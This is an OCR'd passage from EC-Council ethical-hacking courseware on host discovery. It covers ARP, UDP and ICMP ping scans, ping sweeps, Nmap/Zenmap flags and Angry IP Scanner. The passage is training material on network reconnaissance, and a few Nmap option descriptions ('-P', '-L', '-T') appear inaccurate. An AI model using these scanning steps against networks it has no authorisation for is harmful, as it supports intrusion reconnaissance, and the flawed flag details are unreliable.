Host discovery is the first step in network scanning. This section highlights how to check for live systems in a network using various ping scan techniques. It also discusses how to ping sweep a network to detect live hosts/systems along with various ping sweep tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Host Discovery Techniques

Host discovery techniques can be adopted to discover the active/live hosts in the network. As an ethical hacker, you must be aware of the various types of host discovery techniques. Some host discovery techniques are listed below:

- ARP Ping Scan
- UDP Ping Scan
- ICMP Ping Scan
  - ICMP ECHO Ping
    - ICMP ECHO Ping Sweep
  - ICMP Timestamp Ping
  - ICMP Address Mask Ping
- TCP Ping Scan
  - TCP SYN Ping
  - TCP ACK Ping
- IP Protocol Scan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Ping Scan and UDP Ping Scan

ARP Ping Scan

In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls. In most networks, many IP addresses are unused at any given time, specifically in the private address ranges of the LAN. Hence, when the attackers try to send IP packets such as ICMP echo request to the target host, the OS must determine the hardware destination address (ARP) corresponding to the target IP for addressing the ethernet frame correctly. For this purpose, a series of ARP requests are issued. ARP scan is used to show the MAC address of the network interface on the device, and it can also show the MAC addresses of all devices sharing the same IPv4 address on the LAN. If the host IP with the respective hardware destination address is active, then the ARP response will be generated by the host; otherwise, after a certain number of ping attempts, the original OS gives up on the host. In other words, when attackers send ARP request probes to the target host, if they receive any ARP response, then the host is active. In case the destination host is found to be unresponsive, the source host adds an incomplete entry to the destination IP in its kernel ARP table.

Attackers use the Nmap tool to perform ARP ping scan for discovering live hosts in the network. In Zenmap, the **`-PR`** option is used to perform ARP ping scan.

Note: **`-sn`** is the Nmap command to disable the port scan. Since Nmap uses ARP ping scan as the default ping scan, to disable it and perform other desired ping scans, you can use **`--disable-arp-ping`**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 3.15: ARP ping scan

Advantages:

- ARP ping scan is considered to be more efficient and accurate than other host discovery techniques
- ARP ping scan automatically handles ARP requests, retransmission, and timeout at its own discretion
- ARP ping scan is useful for system discovery, where you may need to scan large address spaces
- ARP ping scan can display the response time or latency of a device to an ARP packet




Figure 3.16: ARP scan in Zenmap

UDP Ping scan

UDP ping scan is similar to TCP ping scan; however, in the UDP ping scan, Nmap sends UDP packets to the target host. The default port number used by Nmap for the UDP ping scan is 40,125. This highly uncommon port is used as the default for sending UDP packets to the target. This default port number can be configured using **DEFAULT_UDP_PROBE_PORT_SPEC** during compile time in Nmap.

Attackers send UDP packets to the target host, and a UDP response means that the target host is active. If the target host is offline or unreachable, various error messages such as host/network unreachable or TTL exceeded could be returned. In Zenmap, the **-PU** option is used to perform the UDP ping scan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.17: UDP ping scan to determine if the host is active




Figure 3.18: UDP ping scan to determine if the host is offline

Advantages:

- UDP ping scans have the advantage of detecting systems behind firewalls with strict TCP filtering, leaving the UDP traffic forgotten.





Figure 3.19: UDP ping scan in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ICMP ECHO Ping Scan

Attackers use the ICMP ping scan to send ICMP packets to the destination system to gather all necessary information about it. This is because ICMP does not include port abstraction, and it is different from port scanning. However, it is useful to determine what hosts in a network are running by pinging them all.

ICMP ECHO ping scan involves sending ICMP ECHO requests to a host. If the host is alive, it will return an ICMP ECHO reply. This scan is useful for locating active devices or determining if ICMP is passing through a firewall.

Figure 3.20: ICMP echo request and reply

UNIX/Linux and BSD-based machines use ICMP echo scanning; the TCP/IP stack implementations in these OSs respond to the ICMP echo requests to the broadcast addresses. This technique does not work on Windows-based networks, as their TCP/IP stack implementation does not reply to ICMP probes directed at the broadcast address.

Nmap uses the `-P` option to ICMP scan the target. The user can also increase the number of pings in parallel using the `-L` option. It may also be useful to tweak the ping timeout value using the `-T` option.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In Zenmap, the **-PE** option is used to perform the ICMP ECHO ping scan. Active hosts are displayed as "**Host is up**," as shown in the screenshot.





Figure 3.21: ICMP Echo ping scan output using Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ICMP ECHO Ping Sweep

A ping sweep (also known as an ICMP sweep) is a basic network scanning technique that is adopted to determine the range of IP addresses that map to live hosts (computers). Although a single ping will tell the user whether a specified host computer exists on the network, a ping sweep consists of ICMP ECHO requests sent to multiple hosts. If a specified host is active, it will return an ICMP ECHO reply.

Ping sweeps are among the oldest and slowest methods used to scan a network. This utility is distributed across nearly all platforms, and it acts as a roll call for systems; a system that is active on the network answers the ping query that another system sends out.

ICMP echo scanning pings all the machines in the target network to discover live machines. Attackers send ICMP probes to the broadcast or network address, which relays to all the host addresses in the subnet. The live systems will send the ICMP echo reply message to the source of the ICMP echo probe.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.22: ICMP ECHO Ping Sweep

To understand pings better, one should be able to understand the TCP/IP packet. When a system pings, it sends a single packet across the network to a specific IP address. This packet contains 64 bytes (56 data bytes and 8 bytes of protocol header information). The sender then waits or listens for a return packet from the target system. If the connections are good and the target computer is "alive," a good return packet is expected. However, this will not be the case if there is a disruption in communication. Pings also detail the time taken for a packet to make a complete trip, called the "round-trip time." They also help in resolving hostnames. In this case, if the packet bounces back when sent to the IP address, but not when sent to the name, then the system is unable to reconcile the name with the specific IP address.

Attackers calculate subnet masks using subnet mask calculators to identify the number of hosts that are present in the subnet. They subsequently use ping sweep to create an inventory of live systems in the subnet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ICMP ECHO Ping Sweep Using Nmap

Source: *https://nmap.org*

Nmap helps an attacker to perform a ping sweep that determines live hosts from a range of IP addresses. In Zenmap, the **-PE** option with a list of IP addresses is used to perform ICMP ECHO ping sweep.





Figure 3.23: Ping Sweep output using Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ping Sweep Tools

Ping sweep tools ping an entire range of network IP addresses to identify the live systems. The following are ping sweep tools that enable one to determine live hosts on the target network by sending multiple ICMP ECHO requests to various hosts on the network at a time.

- **Angry IP Scanner**

  Source: https://www.angryip.org

  Angry IP scanner is an IP address and port scanner. It can scan IP addresses in any range as well as any of their ports. It pings each IP address to check if it is alive; then, it optionally resolves its hostname, determines the MAC address, scans ports, and so on. The amount of data gathered about each host increases with plugins. Angry IP scanner has additional features, such as NetBIOS information (computer name, workgroup name, and currently logged in Windows user), favorite IP address ranges, web server detection, and customizable openers. The tool allows the user to save the scanning results to CSV, TXT, XML, or IP-Port list files. To increase the scanning speed, it uses a multithreaded approach: a separate scanning thread is created for each scanned IP address.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.24: Screenshot of Angry IP Scanner showing live hosts


